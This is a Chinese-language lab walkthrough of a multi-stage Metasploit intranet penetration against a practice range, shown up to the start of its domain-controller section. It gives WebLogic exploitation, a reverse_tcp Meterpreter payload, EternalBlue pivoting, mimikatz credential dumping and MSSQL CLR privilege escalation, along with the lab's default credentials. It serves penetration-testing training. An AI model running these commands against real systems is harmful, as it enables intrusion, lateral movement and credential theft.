MSF 多层内网渗透全过程 - 先知社区


> 先知社区，先知安全技术社区

本次多层网络域渗透项目旨在模拟渗透测试人员在授权的情况下对目标进行渗透测试, 从外网打点到内网横向渗透, 最终获取整个内网权限的过程.

靶场下载地址:

```
https://pan.baidu.com/s/1DOaDrsDsB2aW0sHSO_-fZQ
提取码: vbi2
```

靶场网络拓扑图为:



(https://xzfile.aliyuncs.com/media/upload/picture/20220726002558-76d99340-0c36-1.png)

各靶机信息:

```
域控: Windows Server 2008 + IIS + Exchange 2013 邮件服务
目录还原密码: redteam!@#45
主机名: owa
域管理员: administrator:Admin12345!


域内服务器Mssql: Windows Server 2008 + SQL Server 2008 （被配
置了非约束委派）
主机名: sqlserver-2008
本地管理员:Administrator:Admin12345
域账户: redteam\sqlserver:Server12345 （被配置了约束委派）
Mssql: sa:sa


域内个人PC: Windows 7
主机名: work-7
本地管理员:john: admin!@#45
域账户: redteam\saul:admin!@#45

单机服务器: Windows server r2 + weblogic
主机名: weblogic
本地管理员:Administrator:Admin12345
weblogic : weblogic: weblogic123（访问 http://ip:7001）
weblogic 安装目录:
C:\Oracle\Middleware\Oracle_Home\user_projects\domains\bas
e_domain（手动运行下 startWebLogic.cmd）


其他域用户:
域服务账户: redteam\sqlserver:Server12345 （被配置了约束委派）
邮件用户: redteam\mail:admin!@#45
加域账户: redteam\adduser:Add12345
redteam\saulgoodman:Saul12345 （被配置了非约束委派）
redteam\gu:Gu12345
redteam\apt404:Apt12345
```

开启 `Windows Server 2012 R2` 后,


在 `C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain` 目录下双击 `startWebLogic.cmd` 启动 `weblogic` .

关闭防火墙

单机服务器


假定我们已经拿到了靶标 `IP` : `192.168.10.22` . 利用 `Nmap` 对靶标进行简易的扫描:

`nmap.exe -p1-65535 -Pn -A -T4 192.168.10.22` .




(https://xzfile.aliyuncs.com/media/upload/picture/20220726002606-7c1421d6-0c36-1.png)

根据扫描结果发现 `7001` 端口存在 `Oracle WebLogic` , 扫一梭子看看有没有漏洞, 从扫描结果来看还是存在挺多漏洞的.




(https://xzfile.aliyuncs.com/media/upload/picture/20220726002615-8133048e-0c36-1.png)

直接上工具开打, 发现是 `administrator` 的权限, 直接注入内存马, 冰蝎上线.



(https://xzfile.aliyuncs.com/media/upload/picture/20220726002622-85b98bc2-0c36-1.png)



(https://xzfile.aliyuncs.com/media/upload/picture/20220726002629-89d4796a-0c36-1.png)


域内个人 PC

当拿下 `DMZ` 区域的机器后，除了权限维持和权限提升，对于横向渗透通常分一下两个方面:

- 判断机器是否为多网卡机器，然后扫描其他网段，来发现更多存在漏洞的机器;
- 尽量收集机器上面的敏感信息，比如敏感内部文件、账号

密码本等, 帮助后面快速突破防线.

由于我们拿下的机器已经是 `administrator` 权限, 直接进行信息搜集即可, `tasklist` 查看进程发现不存在杀软.




(https://xzfile.aliyuncs.com/media/upload/picture/20220726002641-907c8a00-0c36-1.png)

利用 `msfvenom` 生成一个 `payload` :

`msfvenom.bat -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.10.9 LPORT=7777 -`

, 上传到靶机后, `MSF` 上线.




(https://xzfile.aliyuncs.com/media/upload/picture/20220726002648-94d617f6-0c36-1.png)

抓一下密码:

- 抓取自动登录的密码:
  `run windows/gather/credentials/windows_autologin` .
- 导出密码哈希: `hashdump` .

(https://xzfile.aliyuncs.com/media/upload/picture/20220726002756-bd3f791c-0c36-1.png)




(https://xzfile.aliyuncs.com/media/upload/picture/20220726002802-c106188a-0c36-1.png)


拿到 `Administrator` 的密码 `Admin12345` , 同时查询域信息: `net view /domain` , 发现该机器并不在域内.

(https://xzfile.aliyuncs.com/media/upload/picture/20220726002809-c54281ea-0c36-1.png)


查询网络信息发现是双网卡，利用 `fscan` 扫描一下网段：`fscan64.exe -h 10.10.20.0/24 > result.txt`，发现网段内存在新的机器 `10.10.20.7`，`445` 端口是开放的，疑似存在 `MS17-010` 漏洞.



(https://xzfile.aliyuncs.com/media/upload/picture/20220726002822-cd27cac8-0c36-1.png)



(https://xzfile.aliyuncs.com/media/upload/picture/20220726002829-d161a7e4-0c36-1.png)




(https://xzfile.aliyuncs.com/media/upload/picture/20220726002836-d54a610c-0c36-1.png)


添加路由，扫描一下 `MS17-010` .

```
run get_local_subnets
run autoroute -s 10.10.20.0/24
run autoroute -p

search ms17-010
use 3
set rhost 10.10.20.7
run
```




(https://xzfile.aliyuncs.com/media/upload/picture/20220726002845-daa1e508-0c36-1.png)



(https://xzfile.aliyuncs.com/media/upload/picture/20220726002853-dfb9553a-0c36-1.png)

发现的确存在 `MS17-010` , 利用 `exploit/windows/smb/ms17_010_eternalblue` 进行攻击, 成功拿下该机器.


```
search ms17-010
use 0
set payload windows/x64/meterpreter/bind_tcp
set lport 11111
run
```



(https://xzfile.aliyuncs.com/media/upload/picture/20220726002903-e5a142be-0c36-1.png)

先查看一下权限, 发现直接就是 `system` 权限, 也不需要进行提权的操作, 用 `mimikatz` 抓一下密码, 发现该主机在域环境 `redteam.red` 内, 并且拿到一组域账户的用户名和密码: `saul:admin!@#45` .


```
load mimikatz
creds_all
```



(https://xzfile.aliyuncs.com/media/upload/picture/20220726002910-e9936794-0c36-1.png)

用其他的方式继续抓一下密码, 成功拿到一组本地用户的用户名及密码: `john:admin!@#45` .


```
hashdump
run windows/gather/smart_hashdump
run windows/gather/credentials/windows_autologin
```



(https://xzfile.aliyuncs.com/media/upload/picture/20220726003112-3227eb38-0c37-1.png)


域内服务器 Mssql

查看网段发现新网段, 继续添加路由.




(https://xzfile.aliyuncs.com/media/upload/picture/20220726003118-35aaef76-0c37-1.png)

上传一个 `fscan` , 扫描一下网段, 发现存在一台 `Windows Server 2008 R2` 机器: `10.10.10.18` , 开放了 `1433` 端口, 并且获得一组弱口令: `sa:sa` .



(https://xzfile.aliyuncs.com/media/upload/picture/20220726003127-3b519826-0c37-1.png)


`MSF` 配合 `Proxifier` 开开启 `socks` 代理隧道, 利用 `SharpSQLTools` 执行命令, 发现是 `10.10.10.18` 机器是一个低权限的账号 `network service` .



(https://xzfile.aliyuncs.com/media/upload/picture/20220726003135-4009fdd6-0c37-1.png)


参考 MSSQL 利用 CLR 技术执行系统命令 (https://cloud.tencent.com/developer/article/1736431) 中的方法, 进行 `clr` 提权, 成功提权到 `system` 权限.

```
SharpSQLTools.exe 10.10.10.18 sa sa master install_clr
SharpSQLTools.exe 10.10.10.18 sa sa master enable_clr
SharpSQLTools.exe 10.10.10.18 sa sa master clr_efspotato
whoami
```



(https://xzfile.aliyuncs.com/media/upload/picture/20220726003143-44d63320-0c37-1.png)


利用 `exploit/windows/mssql/mssql_clr_payload` 模块, 先用低权限账号上线, 接着上传木马, 利用 `SharpSQLTools` 运行得到高权限.



(https://xzfile.aliyuncs.com/media/upload/picture/20220726003150-4921f9fa-0c37-1.png)

接着使用 `mimikatz` 抓取一下凭证, 得到两个用户的用户名和密码


码: `Administrator:Admin12345` , `sqlserver:Server12345` .



(https://xzfile.aliyuncs.com/media/upload/picture/20220726003158-4d80ec68-0c37-1.png)

域控

由于不存在新的网段了, 在前面 `fscan` 的扫描结果中还存在一个 `10.10.10.8` 的地址, 不出意外该地址的机器就是域控了, 下面看看该如何拿下该台机子.



